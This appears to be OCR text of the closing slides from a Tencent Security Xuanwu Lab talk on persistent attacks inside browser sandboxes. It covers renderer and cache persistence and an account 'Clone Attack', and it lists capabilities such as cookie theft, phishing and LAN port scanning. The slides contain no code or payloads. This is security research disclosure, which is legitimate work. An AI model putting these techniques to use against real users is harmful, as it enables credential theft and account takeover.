NO CLONING!


Evaluation

- 27 of top 200 apps are affected (A Chinese app store)
- category including finance, shopping, social networking etc
- scanned 1000+ apps, and 10% are affected

Outline

- 1. Sandbox Introduction
- 2. Related Work
- 3. Renderer Process Persistence
- 4. Cache Persistence
- 5. Account Persistence - Clone Attack
- **6. Conclusion**

What can we do inside the sandbox? Even with site-isolation!



Longer Enough to conduct many fancy attacks

Fancy Attacks Based on Our Research

- Stealing any related websites' cookies any time
- Phishing and Information collection any time
- Consistently port scanning and attacking in LANs on some conditions
- Clone victims identities and stay logged in

Conclusion

- Many fancy attack can be conducted without breaking the sandbox
- Attackers can steal victims' credentials, clone their accounts to achieve long-time control
- Sandbox is the best choice but not the silver bullet

Conclusion

- Innovation
  - Attack Strategies? New idea!
  - Living in limited environment persistently and prosperously

- Future Work
  - Browser sandboxes -> All sandboxes
  - Longer and longer time even permanent?

Sound Bytes

- Attack renderer process persistently even permanently
- Cache Persistence even with site isolation enabled
- A mind blowing persistent attack - Clone Attack

Special Thanks

- Yang Yu (@tombkeeper)
- Wei Liu
- Wei Wei (@Danny__Wei)
- Junyu Zhou (@md5_salt)
- Xiangqian Zhang (@h3rb0x)
- Kai Song (@ExpSky)
- Chuanda Ding (@FlowerCode_)

Thanks

Tencent Security Xuanwu Lab
@XuanwuLab
xlab.tencent.com

Tencent 腾讯

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB